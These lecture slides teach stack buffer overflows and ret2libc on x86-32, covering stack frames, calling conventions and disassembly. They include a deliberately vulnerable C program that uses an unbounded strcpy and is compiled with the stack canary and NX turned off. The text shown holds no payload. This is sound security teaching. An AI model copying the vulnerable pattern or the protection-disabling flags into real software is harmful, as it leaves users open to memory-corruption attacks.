

Buffer Overflow & ret2libc

Yajin ZHOU

<https://yajin.org>




Compilation, Program, and Process

```
/* The vulnerable function.
 * Two parameters (src, len) -> illustrates parameter passing on the stack.
 * A fixed-size local buffer -> the overflow target. */
int vul(char *src, int len)
{
    char buffer[100];          /* local buffer on the stack */
    strcpy(buffer, src);       /* BUG: unbounded copy -> stack overflow */
    return len;
}


int main(int argc, char **argv)
{
    char input[1024];
    FILE *fp = fopen("badfile", "r");
    int len = fread(input, 1, 1024, fp); /* attacker controls badfile */
    fclose(fp);

    vul(input, len);           /* main passes 2 args: src=input, len */
    printf("Returned properly\n");
    return 0;
}
```


- `gcc -g -o vul -m32 -z execstack -fno-stack-protector -fno-pie -no-pie vul.c`




Stack Layout




- Calling `func()` allocates a block on top of the stack:
 - arguments — pushed in reverse order
 - return address
 - saved frame pointer (old EBP)
 - local variables (incl. buffers)



Stack Layout



- **ESP** = top of stack; **EBP** = frame base.
- Locals are addressed as **EBP – offset**.
- Return address is at **EBP + 4** — remember this number.



Frame Pointer


- Why a frame pointer? To access local variables reliably.
- $\text{local} = \text{EBP} - \text{offset}$ (fixed offsets known at **compile time**).
- EBP is set in the function prologue.


```
x = a + b;  
; a at [ebp-8], b at [ebp-12], x at [ebp-4]  
mov eax, [ebp-8]  
add eax, [ebp-12]  
mov [ebp-4], eax
```

Stack Layout for Function Call Chain



- Each call **pushes a new frame** below the caller's.
- Each frame stores its own return address & saved EBP → a chain.
- Returning unwinds the chain frame by frame (LIFO).
- **main → foo → bar, then returns bar → foo → main.**





Stack Frames

- **Two key registers**
 - Stack pointer = top of stack: RSP (x86-64) / ESP (x86-32)
 - Frame pointer = base of current frame: RBP / EBP
- **Stack changes during**
 - function calls (push args + return address)
 - function prologue (set up frame)
 - function return (tear down frame). The stack grows high -> low. This lecture uses x86-32 -> EBP / ESP.
- **Remember: ESP = top, EBP = frame base.**




A Running Example

- `gcc -o vul -z execstack -m32 -fno-stack-protector -no-pie vul.c`

```
/* The vulnerable function.
 * Two parameters (src, len) -> illustrates parameter passing on the stack.
 * A fixed-size local buffer -> the overflow target. */
int vul(char *src, int len)
{
    char buffer[100];          /* local buffer on the stack */
    strcpy(buffer, src);       /* BUG: unbounded copy -> stack overflow */
    return len;
}

int main(int argc, char **argv)
{
    char input[1024];
    FILE *fp = fopen("badfile", "r");
    int len = fread(input, 1, 1024, fp); /* attacker controls badfile */
    fclose(fp);

    vul(input, len);           /* main passes 2 args: src=input, len */
    printf("Returned properly\n");
    return 0;
}
```



A Running Example

- `gcc -o vul -z execstack -m32 -fno-stack-protector -no-pie vul.c`

-Z EXECSTACK

- ▶ make the stack **executable**
- ▶ so shellcode on the stack can run

-FNO-STACK-PROTECTOR

- ▶ turn off the **stack canary**

-M32 / -NO-PIE

- ▶ 32-bit → EBP/ESP
- ▶ `-no-pie` : fixed addrs (modern default is PIE)

- Modern compilers enable NX and stack canaries by default; we disable them only to study the raw mechanism in the isolated VM.


AT&T vs Intel — Reading the Disassembly



- Same instruction, two notations


AT&T (objdump -d)	Intel (-M intel)
push %ebp	push ebp
mov %esp,%ebp	mov ebp,esp # order flips!
sub \$0x74,%esp	sub esp,0x74
lea -0x6c(%ebp),%edx	lea edx,[ebp-0x6c]
push 0x8(%ebp)	push DWORD PTR [ebp+0x8]

- Three key differences
 - Operand order: **AT&T = src, dst**; Intel = dst, src (reversed!)
 - Prefixes: AT&T %reg / \$imm; Intel bare
 - Memory: AT&T off(%base); Intel [base+off]; AT&T adds size suffix (movl)
- These slides use AT&T. Want Intel? objdump -d -M intel vul




A Running Example

- For `vul(input, len)`, the caller pushes the arguments (x86-32: on the stack).
- `call vul` = push return address + jump to `vul`.




Pass Parameters

- Parameters
 - Intel x86-32: passed through stack
 - Intel x86-64: use registers for the first 6 parameters



Pass Parameters

```
080491d3 <main>:
80491d3: 8d 4c 24 04      lea    0x4(%esp),%ecx
80491d7: 83 e4 f0         and    $0xffffffff0,%esp
80491da: ff 71 fc         push   -0x4(%ecx)
80491dd: 55              push   %ebp
80491de: 89 e5           mov    %esp,%ebp
80491e0: 53              push   %ebx
80491e1: 51              push   %ecx
80491e2: 81 ec 10 04 00 00 sub    $0x410,%esp
80491e8: e8 f3 fe ff ff   call   80490e0 <__x86.get_pc_thunk.bx>
80491ed: 81 c3 07 2e 00 00 add    $0x2e07,%ebx
80491f3: 83 ec 08         sub    $0x8,%esp
80491f6: 8d 83 14 e0 ff ff lea    -0x1fec(%ebx),%eax
80491fc: 50              push   %eax
80491fd: 8d 83 16 e0 ff ff lea    -0x1fea(%ebx),%eax
8049203: 50              push   %eax
8049204: e8 77 fe ff ff   call   8049080 <fopen@plt>
8049209: 83 c4 10         add    $0x10,%esp
804920c: 89 45 f4         mov    %eax,-0xc(%ebp)
804920f: ff 75 f4         push   -0xc(%ebp)
8049212: 68 00 04 00 00   push   $0x400
8049217: 6a 01           push   $0x1
8049219: 8d 85 f0 fb ff ff lea    -0x410(%ebp),%eax
804921f: 50              push   %eax
8049220: e8 2b fe ff ff   call   8049050 <fread@plt>
8049225: 83 c4 10         add    $0x10,%esp
8049228: 89 45 f0         mov    %eax,-0x10(%ebp)
804922b: 83 ec 0c         sub    $0xc,%esp
804922e: ff 75 f4         push   -0xc(%ebp)
8049231: e8 0a fe ff ff   call   8049040 <fclose@plt>
8049236: 83 c4 10         add    $0x10,%esp
8049239: 83 ec 08         sub    $0x8,%esp
804923c: ff 75 f0         push   -0x10(%ebp)
804923f: 8d 85 f0 fb ff ff lea    -0x410(%ebp),%eax
8049245: 50              push   %eax
8049246: e8 5b ff ff ff   call   80491a6 <vul>
804924b: 83 c4 10         add    $0x10,%esp
804924e: 83 ec 0c         sub    $0xc,%esp
```




Pass Parameters

high address ↑ · older frames (caller of main)



EBP_{main}


```
mov    %eax,-0x10(%ebp)
sub     $0xc,%esp
push    -0xc(%ebp)
call    8049040 <fclose@plt>
add     $0x10,%esp
sub     $0x8,%esp
push    -0x10(%ebp)
lea     -0x410(%ebp),%eax
push    %eax
call    80491a6 <vul>
```



Enter a Function


080491a6 <vul>:

80491a6:	55	push	%ebp
80491a7:	89 e5	mov	%esp,%ebp
80491a9:	53	push	%ebx
80491aa:	83 ec 74	sub	\$0x74,%esp
80491ad:	e8 bd 00 00 00	call	804926f <__x86.get_pc_thunk.ax>
80491b2:	05 42 2e 00 00	add	\$0x2e42,%eax
80491b7:	83 ec 08	sub	\$0x8,%esp
80491ba:	ff 75 08	push	0x8(%ebp)
80491bd:	8d 55 94	lea	-0x6c(%ebp),%edx
80491c0:	52	push	%edx
80491c1:	89 c3	mov	%eax,%ebx
80491c3:	e8 98 fe ff ff	call	8049060 <strcpy@plt>
80491c8:	83 c4 10	add	\$0x10,%esp
80491cb:	8b 45 0c	mov	0xc(%ebp),%eax
80491ce:	8b 5d fc	mov	-0x4(%ebp),%ebx
80491d1:	c9	leave	
80491d2:	c3	ret	




Enter a Function

high address ↑ · older frames (caller of main)




EBP_{main}

----- still main's stack — pushed by main for the call to vul() -----



```
push    %ebp
mov     %esp, %ebp
push    %ebx
sub     $0x74, %esp
```



EBP_{vul}

ESP

low address ↓



strcpy: The Overflow Happens

```
80491ba: push 0x8(%ebp)      ; src
80491bd: lea -0x6c(%ebp),%edx ; &buffer (108 below ebp)
80491c0: push %edx           ; dest
80491c3: call 8049060 <strcpy@plt> ; strcpy(buffer, src) – no bound
```

- A buffer overflow occurs when data is written outside the bounds of the memory allocated to a data structure.
- It happens when buffer boundaries are neglected or unchecked.


